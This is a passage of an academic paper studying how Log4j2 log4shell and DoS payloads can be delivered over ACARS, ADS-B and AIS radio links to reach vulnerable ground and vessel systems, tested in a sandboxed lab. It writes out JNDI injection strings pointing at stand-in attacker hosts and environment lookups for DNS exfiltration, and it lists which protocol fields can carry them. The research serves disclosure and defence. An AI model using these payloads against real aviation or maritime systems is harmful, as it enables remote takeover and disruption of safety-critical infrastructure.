IEEE Access
Multidisciplinary ⋮ Rapid Review ⋮ Open Access Journal

Received 6 July 2022, accepted 28 July 2022, date of publication 16 August 2022, date of current version 23 August 2022.

Digital Object Identifier 10.1109/ACCESS.2022.3198947

RESEARCH ARTICLE

On Apache Log4j2 Exploitation in Aeronautical, Maritime, and Aerospace Communication

ARTTURI JUVONEN, ANDREI COSTIN, HANNU TURTIAINEN, AND TIMO HÄMÄLÄINEN
Faculty of Information Technology, University of Jyväskylä, 40014 Jyväskylä, Finland

Corresponding author: Artturi Juvonen (artturi@juvonen.eu)

This work was supported in part by the Finnish Grid and Cloud Infrastructure (FGCI) (persistent identifier urn:nbn:fi:research-infras-2016072533); in part by the Decisions of the Research Dean on Research through the Faculty of Information Technology, University of Jyväskylä, in April 2021 and April 2022; and in part by the Finnish Cultural Foundation under Grant 00221059. The work of Hannu Turtiainen was supported by the Finnish Cultural Foundation/Suomen Kulttuurirahasto (https://skr.fi/en) for supporting his Ph.D. Dissertation Work and Research under Grant 00221059. The work of Timo Hämäläinenthe was supported by the Faculty of Information Technology, University of Jyväskylä (JYU), for partly supporting his Ph.D. supervision at JYU during (2021–2023).

ABSTRACT Apache Log4j2 is a prevalent logging library for Java-based applications. In December 2021, several critical and high-impact software vulnerabilities, including CVE-2021-44228, were publicly disclosed, enabling remote code execution (RCE) and denial of service (DoS) attacks. To date, these vulnerabilities are considered critical and the consequences of their disclosure far-reaching. The vulnerabilities potentially affect a wide range of internet of things (IoT) devices, embedded devices, critical infrastructure (CI), and cyber-physical systems (CPSs). In this paper, we study the effects and feasibility of exploiting these vulnerabilities in mission-critical aviation and maritime environments using the ACARS, ADS-B, and AIS protocols. We develop a systematic methodology and an experimental setup to study and identify the protocols' exploitable fields and associated attack payload features. For our experiments, we employ software-defined radios (SDRs), use open-source software, develop novel tools, and develop features to existing software. We evaluate the feasibility of the attacks and demonstrate end-to-end RCE with all three studied protocols. We demonstrate that the aviation and maritime environments are susceptible to the exploitation of the Log4j2 vulnerabilities, and that the attacks are feasible for non-sophisticated attackers. To facilitate further studies related to Log4j2 attacks on aerospace, aviation, and maritime infrastructures, we release relevant artifacts (e.g., software, documentation, and scripts) as open-source, complemented by patches for bugs in open-source software used in this study.

INDEX TERMS CVE-2021-44228, log4j, log4shell, vulnerability, exploitation, experimentation, proof-of-concept, aviation, avionics, ACARS, ADS-B, maritime, AIS, aerospace, satellite.

I. INTRODUCTION

Apache Log4j2 is a prevalent logging library for Java-based applications. In December 2021, several critical and high-impact Log4j2 vulnerabilities were publicly disclosed, enabling remote code execution (RCE) and denial of service (DoS) attacks [1]. The Log4j2 vulnerabilities constitute to extremely potent cybersecurity threats, owing to the library's ubiquitous status and widespread use, the vulnerabilities' protracted existence and disconcerting locations in code, and especially the fact that the vulnerabilities require no victim action or interaction prior to exploitation. The first and most severe identified vulnerability is CVE-2021-44228, colloquially referred to as *log4shell*. It is an effortlessly exploitable class injection RCE vulnerability. RCE can also be achieved by exploitation of another vulnerability with the identifier CVE-2021-44832. The DoS vulnerability CVE-2021-45105 is based on resource starvation induced by infinite recursion. At the time of writing, Log4j2 DoS vulnerabilities do not carry colloquial names, but for addressing and distinguishing the RCE effect of *log4shell* easily, we will refer to DoS vulnerabilities as *log4crash*. To date, these vulnerabilities are

The associate editor coordinating the review of this manuscript and approving it for publication was Sedat Akleylek.

considered among the most critical and serious ones, and their impact is estimated to be far-reaching, potentially affecting a wide range of network-enabled devices, including internet of things (IoT) devices or embedded devices among others [2].

This study explores the practical possibilities and feasibility for potential attackers to inject and exploit *log4shell* and *log4crash* (and related) attack vectors using the mission-critical wireless communication protocols Aircraft Communications, Addressing and Reporting System (ACARS), Automatic Dependent Surveillance-Broadcast (ADS-B), and Automatic Identification System (AIS). We chose the mission-critical wireless communication protocols based on their widespread use and potential exploitability. The aeronautical and aerospace communication protocols ACARS and ADS-B are used worldwide. ACARS is used in ground-to-air and air-to-ground communication, and ADS-B is additionally used in air-to-air links. ACARS and ADS-B have also been implemented in aerospace satellite nodes [3], [4]. AIS is a prevalent maritime and naval surveillance protocol for ground-to-surface, surface-to-ground, and surface-to-surface communication. AIS has likewise been implemented in aerospace nodes [5]. In aviation, maritime, and aerospace communication systems, *log4shell* poses a severe threat, especially to ground nodes of a network. While mobile nodes (e.g., vessels, aircraft, or satellites) may also be vulnerable, the effects of *log4shell* exploitation are potentially lower, owing to a lack of ancillary networking capabilities. On the other hand, *log4crash* poses a significant threat to mobile nodes, in particular the ones running mission-critical and safety-critical operations.

Showing that any real-world information systems are practically vulnerable is beyond the scope of this paper, and we demonstrate the principles of the attacks in an experimental environment instead. Still, some prominent examples of using Java in relation to the studied protocols provide credibility and practical applicability to our threat model and experiments. SITA, a major ACARS service provider, offers end-user software and middleware for ACARS messaging handling. Their SITATEX Online and SITA Data Connect products provide means of processing ACARS messages using the Java Messaging Service (JMS) Application Programming Interface (API), exhibiting use of the Java programming language [6]. According to Thales, their Java-based TopSky suite of air traffic control software products are in service use in 40 % of the world's airspace [7]. Relevantly to this paper's focal attacks, TopSky's surveillance components incorporate ADS-B tracking. The Danish Maritime Authority has released an extensive collection of open-source Java-based AIS software [8]. It is feasible that the libraries developed by the government authority could be implemented in mission-critical information systems. Moreover, there are papers by the International Civil Aviation Organization and the academia detailing Java-based software related to ACARS, ADS-B, and AIS [9], [10], [11], that further underpin the potential for real-world Log4j2 software vulnerabilities. In practice, any real-world information system would have to incorporate a vulnerable Log4j2 library to fulfill the study assumptions.

The Apache Log4j2 vulnerabilities potentially pose a severe cybersecurity threat to information systems used in aviation and seafaring. Realistic outcomes range from DoS of transport and supply chains, to exfiltration of sensitive data, to remote take-over of critical information systems, and to deep system infiltration. A *log4crash* DoS attack targeting transportation and supply chains could, for instance, enable halting incoming and outgoing passenger, cargo, or military traffic. A remote take-over *log4shell* attack could hand the attacker control over parts of tracking, monitoring, communication, or interrogation capabilities of air traffic controllers, naval traffic controllers, aircraft pilots, or vessel captains. The geographical coverage of attacks would depend on the targeted information systems' structures, on the attacker's capabilities of radio frequency (RF) transmittance, and on the attacker's command and control infrastructure. As incidences involving disruption of wireless communication have shown [12], [13], such attacks may have far-reaching dramatic and tragic consequences.

To determine the capabilities of the selected air interfaces and protocols for the transmission of *log4shell* and *log4crash* attack vectors, the following research questions are posited:

1) What are the minimum character set and field length requirements for *log4shell* and *log4crash* attack vectors?
2) What are the practical field length requirements for *log4shell* and *log4crash* attack vectors?
3) Which fields in ACARS, ADS-B, or AIS are potentially exploitable for the transmission of *log4shell* or *log4crash* attack vectors?
4) Can our experimental setup show that *log4shell* or *log4crash* are practically exploitable via air interfaces using ACARS, ADS-B, or AIS?

A. CONTRIBUTIONS

As the first paper of its kind at the intersection of cybersecurity, aviation, and maritime telecommunication fields in relation to the studied vulnerabilities, our contributions with this work are:

1) We propose a uniform and systematic methodology to set up, demonstrate, and evaluate Apache Log4j2 (and similar) attacks and vulnerabilities in mission- and safety-critical aviation and maritime domains.
2) We systematically evaluate the ACARS, ADS-B, and AIS protocols to study their exploitability, and to detect most-likely attack vectors and fields prone specifically to the Apache Log4j2 vulnerabilities.
3) We successfully demonstrate the proofs-of-concept of end-to-end exploitation of Apache Log4j2 (CVE-2021-44228), when vulnerable versions are present within mission- and safety-critical aviation (ACARS and ADS-B) and maritime (AIS) systems.

4) We discover and demonstrate a novel untracked high-severity DoS vulnerability and an attack vector for Log4j2 versions up to 2.14.1 (*log4crash*).
5) We release the proofs-of-concept as open-source to support the validation of our results, for improvement of knowledge on the subject, and for further development of training, protection, and defense mechanisms.

Our contributions aim to advance the state-of-the-art by applying design science for modelling the setup, and by offering an experimental testbed for further experimentation to the research community.

B. PAPER ORGANIZATION

The rest of this paper is organized as follows. We briefly introduce background knowledge in Section II. In Section III, we present our methodology and experimental setup. We discuss the results of our evaluation and experiments in Section IV. Then, in Section V, we introduce related work. Finally, we conclude this paper with Section VI.

II. BACKGROUND

A. LOG4J2 VULNERABILITIES

In late 2021, Chen Zhaojun discovered that a widely used Java logging library Apache Log4j2 was critically vulnerable to RCE [1]. The identifier CVE-2021-44228, with the highest possible CVSSv3.1 score of 10.0, for a critical vulnerability (AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H), was assigned to the vulnerability [14], [15]. Between 2013 and 2021, Log4j2 was vulnerable to inadvertent expansion of Java Naming and Directory Interface (JNDI) calls enclosed in Java Expression Language (EL) syntax. JNDI expansion allows an attacker to inject arbitrary code in the context of a vulnerable library's userland during runtime, unbeknownst to and without any interaction by the attack's target. The vulnerability's *log4shell* handle is self-explanatory, as an attacker can gain shell access upon successful exploitation.

In the wake of *log4shell*, other Log4j2 vulnerabilities were identified and exposed. Log4j2 was found to be vulnerable to DoS and further RCE attacks, if certain non-default syntax patterns were used. For this vulnerability, the identifier CVE-2021-45046 was assigned, with a CVSSv3.1 score of 9.0 for a critical vulnerability (AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H) [16], [17]. Similarly to CVE-2021-44228, CVE-2021-45046 abuses the JNDI lookup functionality for RCE and DoS, and it is also colloquially labeled under the *log4shell* moniker. Owing to the requirement for non-default configuration, CVE-2021-45046 is not further explored in this study. Finally, it was ascertained that Log4j2 was vulnerable to an additional DoS attack identified by MITRE as CVE-2021-45105 with a CVSSv3.1 score of 5.9 for a moderate vulnerability (AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:H) [18], [19]. As in the case of *log4shell*, this DoS vulnerability is based on inadvertent EL syntax evaluation during runtime. Instead of utilizing JNDI, a potential software crash by resource starvation is induced via infinite recursion.

Similarly to *log4shell*, *log4crash* vulnerabilities are agnostic to the point of injection. Consequently, even considering their lower CVSS ratings, we argue that *log4crash* vulnerabilities could have even more catastrophic repercussions on mission-critical information systems than *log4shell* vulnerabilities. This is especially the case with CVE-2021-45105, which at no point requires a two-way network connection, i.e., it is a "fire-and-forget" type of exploit. If a vulnerable logging library instance with an ill-considered configuration were used in information systems with logical separation of its logging components, *log4crash* would not have much of an impact, as it would only crash the logging components. On the other hand, a vulnerable library can be deeply integrated into mission-critical components, enabling the crashing of higher-privilege components remotely by an attacker.

The exploitation of both *log4shell* and *log4crash* is based on the evaluation of EL expressions in the form "`${expression}`." Within vulnerable software, strings enclosed in this syntax are evaluated during runtime, and system manipulation is possible in the context of the user running Java Runtime Environment (JRE). By using EL, system internal information can be retrieved. Calling, for example, "`${sys:user.name}`" or "`${env:USER}`," results in outputting the username running the JRE instance, and using these strings in domain name system (DNS) queries to attacker-controlled servers enables data exfiltration. JNDI calls can be enclosed in EL syntax to reference remote classes, and outbound requests for remote code can so be conducted. Vulnerable Log4j2 versions are exploitable when the library processes an initial attack payload string. Minimally, protocols capable of attack vector transmission need only character support for alphanumerics, colon (`:`), slash (`/`), dollar sign (`$`), and curly brackets (`{` and `}`). If a remote server is being connected to by using its domain name or internet protocol (IP) address, the period (`.`) is also required. Except for the required field length, the carrier protocol requirements of *log4crash* strings are identical to those of *log4shell*. In practice, a 7-bit ASCII code or an equivalent character set is adequate and minimally-sufficient for transmitting both *log4shell* and *log4crash* strings in plaintext.

Ideally, for the attacker, the initial attack vector for *log4shell* could be a string as short as *15 characters*, such as "`${jndi:rmi://a}`." This imposes a lower limit for a protocol field to enable exploitation of *log4shell* with our methodology. However, to exploit this minimal length payload, the attacker must employ additional tactics to be able to use uniform resource identifiers (URIs) as short as in the example above, principally poisoning either the DNS entries or the hosts-file on the victim's end to achieve redirection to the aforementioned exemplary hostname "a." Additionally, the attacker's server must be configured to redirect any incoming requests to a selected payload class. Consequently, if no domain name poisoning is attempted, the length of the initial attack vector string is dependent on the length of an attacker-controlled domain name. Intentionally short domain names can be only a few characters long (e.g., t.co), therefore practical attack payloads can get close to the ideal minimum length. Multiple attack vectors can also be concatenated to the initial attack string. For example, by using a string "`${jndi:rmi://a/b}${jndi:ldap://c/d}`," the attacker can, with a single payload, target different protocols (Java Remote Method Invocation (RMI) and Lightweight Directory Access Protocol (LDAP)), different hostnames expediently in separate network segments ("a" and "c"), and different injection payload classes ("b" and "d"), thus increasing the chances of exploitation success. For *log4crash*, a field with a length of *11 characters* is suitable to transmit a payload that induces infinite recursion, demonstrating vulnerability. For incurring DoS effects in practice, however, the payload size must be in the range of kilobytes. These assertions are further elaborated in Section III-C.

Communication protocols suitable for transmission must contain fields with a length of at least 15 characters to be theoretically exploitable with *log4shell* via our methods, and at least 11 characters to assert vulnerability to *log4crash*. Without using domain name poisoning and by referencing the attacker's IP directly instead, the lower practical limit for *log4shell* in our experiments is 25 characters. Depending on a protocol's implementation in software, a given field's length is not necessarily a restrictive factor. For example, if consecutive protocol fields are at some point processed successively with no syntax bytes present in between, such a (logged) byte stream could still enable exploitation. Field-crossing byte stream exploitation is not explored in this paper. In our experiments, singular and concatenated *log4shell* vectors are demonstrated, and a singular *log4crash* vector is considered, as explained later in Section III.

B. MISSION-CRITICAL WIRELESS PROTOCOLS

ACARS, ADS-B, and AIS are all open protocols by design, which means that communication through them is unencrypted (without confidentiality or privacy) and unauthenticated (without authenticity). Only transmission integrity is adequately addressed in these protocols, as they encompass at least a rudimentary cyclic redundancy check or line coding for error detection and eventual correction. Any informed individual or group can implement these protocols for compatible transceivers. Previous research has demonstrated that spoofing and other advanced attacks are possible for ACARS [20], [21], [22], [23], [24], ADS-B [25], [26], [27], [28], and AIS [29], [30].

C. AVIATION – ACARS

ACARS is a very high frequency (VHF) data-link system used in aviation. It was designed and first deployed in 1978 by ARINC to reduce voice communication in commercial aviation. ACARS equipment is integrated with conventional aeronautical voice radios to create a switched Telex-like network. Its performance is, by today's standards, very modest, but it is nonetheless relevant to airliners and military aviation alike, and its use is likely to increase in the 2020s [31]. The term ACARS can refer to both the legacy waveform and the protocol. In this paper, we refer to the protocol as ACARS and the waveform as POA (plain old ACARS). ACARS is used for ground-to-ground (e.g., between landed aircraft and airliners), air-to-ground, and ground-to-air communication. For example, it can be used to transmit information regarding dispatch status, flight performance, cargo, or passenger details. Crucially, from the perspective of this paper and the Log4j2 vulnerabilities, the protocol enables free-text transmission.

ACARS is a character-oriented protocol, which uses the ITA-5 alphabet, an equivalent to 7-bit ASCII. The least significant bit (LSB) is transmitted first, and the eighth bit in every payload byte is an odd-parity bit. Messages are prepended with 16 bytes of binary ones. The subsequent 18 characters are used for protocol-defined fields and communication metadata, followed by a maximum of 220 printable characters of payload text. A CRC-16/XMODEM checksum is appended in every message, encompassing user-alterable fields. Finally, for transmission, the message is subjected to non-return to zero space (NRZ-S) line coding. POA uses two-tone minimum shift keying (MSK) in double-sideband amplitude modulation (AM) wrapping with a passband bandwidth of 3 kHz. The symbol rate is 2 400 baud with a gross bit rate of 2 400 b/s [32]. Conveniently, the character set is suitable for *log4shell* and *log4crash* attack vector transmittance in plaintext, and the payload message's TEXT-field's character count of 220 makes it opportune for exploitation. Furthermore, consequent and chained messages can by design be used to deliver longer payloads.

D. AVIATION – 1090ES ADS-B

Automatic Dependent Surveillance (ADS) is a set of protocols used in cooperative aircraft identification and tracking. An evolution from classic Secondary Surveillance Radar (SSR) and Mode-S transponders, ADS is a suite of extensions for legacy SSRs. ADS-B provides aircraft with means of transmittance and reception of flight profile information with ground nodes, and in case of well-equipped aircraft, with other airborne nodes as well [33].

ADS-B alone is a messaging protocol, and it is used in conjunction with a transport protocol. Similarly to classic SSR transponders, ADS-B operates at a 1090 MHz carrier with a Mode-S waveform called 1090ES, or Extended Squitter. Additionally, ADS-B can operate at a lower frequency of 978 MHz with a transport protocol called UAT978, short for Universal Access Transceiver. Finally, ADS-B protocol data can be transported over-the-air with VDL-M2 or enclosed in ACARS messages. Our present work focuses on the exploitation of *log4shell* and *log4crash* via ADS-B carried over 1090ES links. In 1090ES, pulse position modulation (PPM) symbols are transmitted on a bit rate of 1 Mb/s on a bandwidth of 4.6 MHz. The feasibility of attacks over the UAT978 link is not explored in this paper. Because of the protocol's similarity to 1090ES, with a high degree of certainty, we expect it to be vulnerable, as is ADS-B over 1090ES. This is a possible topic of future work and experimentation, as is the exploitation of VDL-M2 and the use of an ACARS carrier for ADS-B messages.

Among different ADS-B message types, Downlink Format 24 Extended Length Message (DF24 ELM) is a prime candidate for *log4shell* exploitation. DF24 ELM allows transmission of up to 160 arbitrary characters. DF24 ELM can be likened to SMS messages that are ubiquitous to cellular technologies, and the field is not restricted to interpretation in any predefined character set. An ASCII interpretation of DF24 ELM messages could be realistically employed in an air traffic service (ATS) setting, and we use this reasonable assumption as a basis for our ADS-B experiments (see Section IV-B1).

Other ADS-B packets and fields are either based on a limited alphabet or interpreted via lookup tables and formulae (e.g., GPS location – latitude, longitude, altitude). In addition, most such fields have limited length (e.g., FLIGHTID is limited to eight characters) and are consequentially unsuitable for exploiting the studied Log4j2 vulnerabilities.

E. MARITIME – AIS

AIS is a shipborne automatic identification protocol and a coastal node network introduced in the early 2000s. It is used similarly to ADS protocols in aviation: for cooperative surveillance of maritime vessels. AIS equipment uses the maritime VHF-band for communication. Similarly to POA equipment, the AIS terminals are designed to connect with existing maritime radio transceivers to enable proliferation of the system with few hardware amendments. Maritime nodes and ground nodes autonomously exchange navigational data via AIS. The system also allows duress safety-of-life communication. Furthermore, as is the case with ADS, satellite tracking of AIS messaging is practiced [5].

In AIS messages, the most significant bit (MSB) is transmitted first. Messages start with a 24-bit preamble training sequence of altering zeroes and ones, followed by a 168-bit message payload and a two-byte CRC-16/CCITT checksum. Similarly to ACARS, AIS employs NRZ-S line encoding. The protocol messages have a 24-bit buffer for bit stuffing. Bit stuffing is used for the payload message and the checksum fields to prevent repetitive bit sequences, thus improving symbol tracking and reducing bit errors. The symbols are transmitted with a Gaussian minimum shift keying (GMSK) waveform with the symbol rate of 9 600 baud and the gross bit rate of 9 600 b/s. The GMSK baseband waveform is wrapped within a 25 kHz frequency modulation (FM) carrier for transmission. A range of AIS message types enable splitting messaging payloads in multiple packets. The protocol is therefore not limited to transmission of 168-bit payloads. [34]

For text string fields, AIS uses a 6-bit ASCII character set (as defined in Table 47 Annex 8 [34]), which provides some security by obstructing data transfer possibilities. The 6-bit ASCII encoding in AIS does not have the characters "{" and "}" required for transmitting EL expressions in plaintext. However, AIS fields, which enable binary transmission in hexadecimal wrapping, allow for the use of an extended ASCII character set. Real-world air interfaces and equipment could disregard or misinterpret such data unless a matching character-decoding procedure exists.

Based on our evaluation, the potentially exploitable AIS binary field types are: Message 6 (Addressed binary message, with two messaging slots yielding 36 payload bytes), Message 8 (Binary broadcast message, with two messaging slots yielding 40 payload bytes), Message 25 (Single slot binary message, maximally yielding 16 payload bytes), and Message 26 (Multiple slot binary message with communications state, with two messaging slots yielding up to 35 payload bytes). Messages 6, 8, and 26 can transmit more payload bytes if more messaging slots are used, but, as will be presented in Section III, in our practical experimental setup, transmission of 25 bytes is sufficient for *log4shell* and 11 bytes for *log4crash* exploitation. Message 25 can transmit up to 16 payload bytes and it is identified as a potential field for minimal *log4shell* injection vectors.

Message 17 (Global navigation-satellite system broadcast binary message, data field with a payload of up to 92 bytes) could be a potential attack vector. The payload may be interpreted specifically as GPS data only – thus Message 17's exploitation requires more research and experimentation, a subject of future work. Other AIS messages were found to be unsuitable for Log4j2 injection vectors for two main reasons: Firstly, data fields with limited lengths disallow sending even the shortest of our exploitation payloads. Secondly, all text string fields in AIS (e.g., Table 25 and Table 27 in [34]), though candidates for Log4j2 payloads, are non-ASCII text strings. As explained above, these are unsuitable for Log4j2 payload transmission in plaintext. These non-binary AIS fields could anyhow transmit hexadecimal data if a receiver was set up to decode such non-standard payloads. This option is not explored in this paper as exploiting binary message types potentially has a more significant real-world impact.

III. EXPERIMENTAL SETUP AND EVALUATION

In our experiments, we use the attacker model covering ACARS, ADS-B, and AIS, as presented in Fig. 1. Throughout this paper, the actors are referred to as "the attacker" and "the victim." In all cases, the victim represents a singular node equipped with air interface monitoring capabilities for the communication protocols. In exploitation of *log4shell*, the victim also has outbound network connectivity. All our experimental setups use inexpensive software-defined radio (SDR) hardware and open-source software, which was either freely available at the time of writing or developed to enable experimentation. The experimental setup does not implement the configuration of any real-world target. Instead, the setup consists of elements common to feasibly vulnerable information systems. The high-level holistic diagram presented in Fig. 1 is generally representative of potential real-world targets that would be vulnerable to our proposed attacks.



FIGURE 1. The holistic attacker model and payload delivery points for each of the ACARS, ADS-B, AIS, and respective satellite protocol planes.

Attack Prerequisites: In all of our experiments, successful *log4shell* exploitation and end-to-end RCE must fulfill all of the following prerequisites, while for the exploitation of *log4crash* DoS, only the first four prerequisites must be met:

1) The victim has a hardware air interface and is monitoring selected radio frequencies with a software-based receiver. In the real-world, the receiver could be hard-coded for specific frequencies and protocols.
2) The attacker has a hardware air interface and is capable of transmitting waveforms compatible with the victim's receiver and the victim's supported protocols.
3) The output of the victim's radio receiver is processed by a piece of software using a vulnerable version of Log4j2.
4) Crucially, the vulnerable communication protocols must support the transmission of attack vector strings exploiting the EL syntax.
5) The victim is running a JRE version vulnerable to RCE.
6) The attacker and the victim have wide area networking capabilities, and the victim does not restrict outbound traffic.

Real-World Target Clarification: It is important to clarify how the prerequisites map to real-world production environments. The first prerequisite is always fulfilled, as real-world targets must have the respective protocol RF input capabilities by default to function. The second prerequisite is likewise always fulfilled, as it is the focal mean of payload transmittance. The prerequisite is feasible owing to affordable SDR technology. The third prerequisite is conditional, as a successful attack requires the use of a vulnerable library version. An information system is otherwise immune to *log4crash* and *log4shell*. The fourth prerequisite is always fulfilled, as we demonstrate in Sections III-D, III-E, III-F and Table 5. The fifth and sixth prerequisites are conditional, meaning that exploitation of *log4shell* is viable, if a real-world setup fulfills them.



FIGURE 2. The principle and phases of *log4shell* exploitation via air interfaces.

Technical Principles: The principle of a *log4shell* attack and its phases are presented in Fig. 2. In phase one, the initial attack vector string is delivered via an air interface by using ACARS, ADS-B, or AIS. In phase two, if the vector in question is processed by a piece of software vulnerable to *log4shell*, the payload induces JNDI expansion and a connection attempt to an attacker-controlled server. In phase three, upon receiving the victim's inadvertent connection attempt, the attacker's server returns a second-stage payload Java class, which is injected into the victim's JRE during runtime, resulting in successful exploitation. As depicted in Fig. 2, during phases two and three the victim's firewall can be bypassed because of an unwitting outbound connection. Ideally, for a successful *log4crash* exploitation, only phase one is required,

TABLE 1. Software used by the attacker.

Software	Version	Usage
acarsgen*	[35]	POA attack signal generation
non-public*	[26]–[28]	ADS-B attack signal generation
non-public*	[30]	AIS attack signal generation
hackrf_transfer	2018.01.1-2	Attack signal transmission
JNDI-Exploit-Kit**	1.0 forked [36]	Remote class injection
ncat	7.91	Reverse shell listener

* Software developed for the purpose of this study.
** Software forked and modified for the purpose of this study.

TABLE 2. Software used by the victim.

Software	Version	Usage
acarsdec**	Forked [37]	POA receiver
dump1090-df24elm**	Forked [38]	ADS-B receiver
SDR#	1.0.0.1831	AIS receiver
AISMon	2.2.0	AIS message monitor
AIS tools	22003	AIS NMEA syntax parser
Apache Log4j2	2.14.1	Vulnerable logging library
log4stdin*	e3a4a60 [39]	Vulnerable logging software
Java	8u20	Java Runtime Environment
Perl	5.28.1-6+deb10u1	Perl runtime
ncat	7.91	Reverse shell requestor

* Software developed for the purpose of this study.
** Software forked and modified for the purpose of this study.

i.e., a one-way air interface connection between the attacker and the victim. This makes *log4crash* especially suitable for attacking mobile nodes that could lack networking capabilities but could still have vulnerable Log4j2 components in on-board systems connected to air interfaces. At the same time, it makes the affected systems highly susceptible, and slightly more challenging to defend.

As long as the attacker-controlled server remains available, static IQ-waveforms containing a URI directing to the attacker's infrastructure can be created for a given transmission protocol. The hardware requirements for the attacker are truly minimal as the only capability the attacker needs is the ability to transmit static waveforms on radio frequencies of the targeted protocol. While the attacker might perform target reconnaissance with a receiver, no feedback in the RF domain is required for the successful delivery of the initial attack vector. Blind waveform transmittance will be equally effective if suitable RF propagation is achieved and a target system is vulnerable. Inexpensive commercial software-defined radio peripherals are capable of transmitting the signals presented in this paper.

For our experiments, three virtual machines (VM) running Debian 11 were set up using VirtualBox. The victim's VM had the hostname and username *vic*. The attacker's two VMs had the hostnames and usernames *merlin* and *morgan*, respectively. The software used within the attacker's and the victim's VMs are presented in Table 1 and Table 2, respectively.

After installation, the VMs were connected to an internal network representing OSI layer three connectivity, such as a wide area network (e.g., internet). The victim had a firewall with incoming connection rejection and no open inbound ports. Outbound traffic from the victim was unrestricted. In a demonstration of singular vectors, the attacker *merlin*'s IP address was 10.0.2.15, while the victim *vic*'s IP was 10.0.2.4. The IP addresses were assigned automatically by VirtualBox during the initialization of the VMs, and they do not bear any significance to the experimental setup apart from enabling connectivity. Apart from the over-the-air payload transmittance, all of the exploitation interaction was sandboxed within the boundaries of the VMs' private virtual networks.

In a concatenated *log4shell* RCE vector demonstration, *merlin* was set up with IP 10.0.2.6 and *morgan* with IP 10.0.2.7, where *morgan* had the same software configuration as *merlin*. When using the concatenated vector, the difference in the main attack principle was as follows: In phase one, two remote class references, corresponding to two separate attacker-controlled servers, were transmitted in the attacker's payload. In phase two, each remote class reference resulted in a class injection. In phase three, two separate remote shell connections were invoked simultaneously.

Commercial off-the-shelf (COTS) SDRs were used to satisfy the hardware requirements of our experiments. An inexpensive RTL-SDR receiver with a telescopic antenna was used as the victim's air interface hardware. A HackRF One transceiver was used as the attacker's transmitter, likewise equipped with a telescopic antenna. The experiments were conducted in Finland in an indoors lab with low power and attenuators to minimize unintentional interference. In Finland, the 432–438 MHz ISM-band is allocated for transceivers exempt from licensing [40]. Therefore, regardless of the targeted protocol original RF bands, all experimental transmissions were carried out in the 432–438 MHz ISM-band.

A. LOG4J2 VULNERABLE BACKEND

To provide a uniform and easy-to-replicate software environment vulnerable to *log4shell* and related Log4j2 attacks, we developed an intentionally vulnerable piece of software called *log4stdin* [39]. *Log4stdin* uses stdin as its input, uses Log4j2 to process the received input, and outputs logs to stdout or, in our case, to a terminal emulator. *Log4stdin* was built using Maven artifacts "log4j-api 2.14.1" and "log4j-core 2.14.1," which are vulnerable to CVE-2021-44228, CVE-2021-45105, and other related vulnerabilities. In practice, *log4stdin* can be used with Unix pipes to render any piece of software vulnerable to *log4shell*. In our experiments, the output from the radio receiver software is piped into *log4stdin* to introduce the vulnerabilities to create an intentionally vulnerable backend. *Log4stdin* uses "`%msg%n`" as its logging pattern, which differs from the default pattern by the omission of timestamps and logging levels.[1]

[1]The default logging pattern was modified to improve terminal output legibility, and it does not affect in any way the attack effectiveness and the exploitation results. We also provide builds of *log4stdin* with unmodified default logging patterns for Log4j2 versions 2.0-beta9 through 2.17.2 [39].

Log4stdin portrays a general-purpose backend component using a vulnerable Log4j2 library. Piping the receiver software output directly to *log4stdin* yields a very lightweight intentionally vulnerable experimental setup, without the need to emulate any later data processing stages. The approach is justified because, in reality, Log4j2 vulnerabilities could be extant in virtually any layer of an information system, and any instance of the vulnerability is equally exploitable. Therefore, our purposeful use of *log4stdin* should be understood as an abstraction of any vulnerable backend in general. In addition to our direct use of *log4stdin* in VMs and protocols in this study, *log4stdin* could be employed in further studies within environments where it is not clear whether Log4j2 vulnerabilities exists, but their effects require elucidation. For example, *Log4stdin* can so be used to intentionally introduce the Log4j2 vulnerabilities into deployed information systems to enable development and testing of mitigative measures. In such cases, by using *log4stdin*, no production software needs to be modified to explore the impact and exploitability of *log4shell* and *log4crash*.

B. CLASS INJECTION AND REMOTE CONTROL

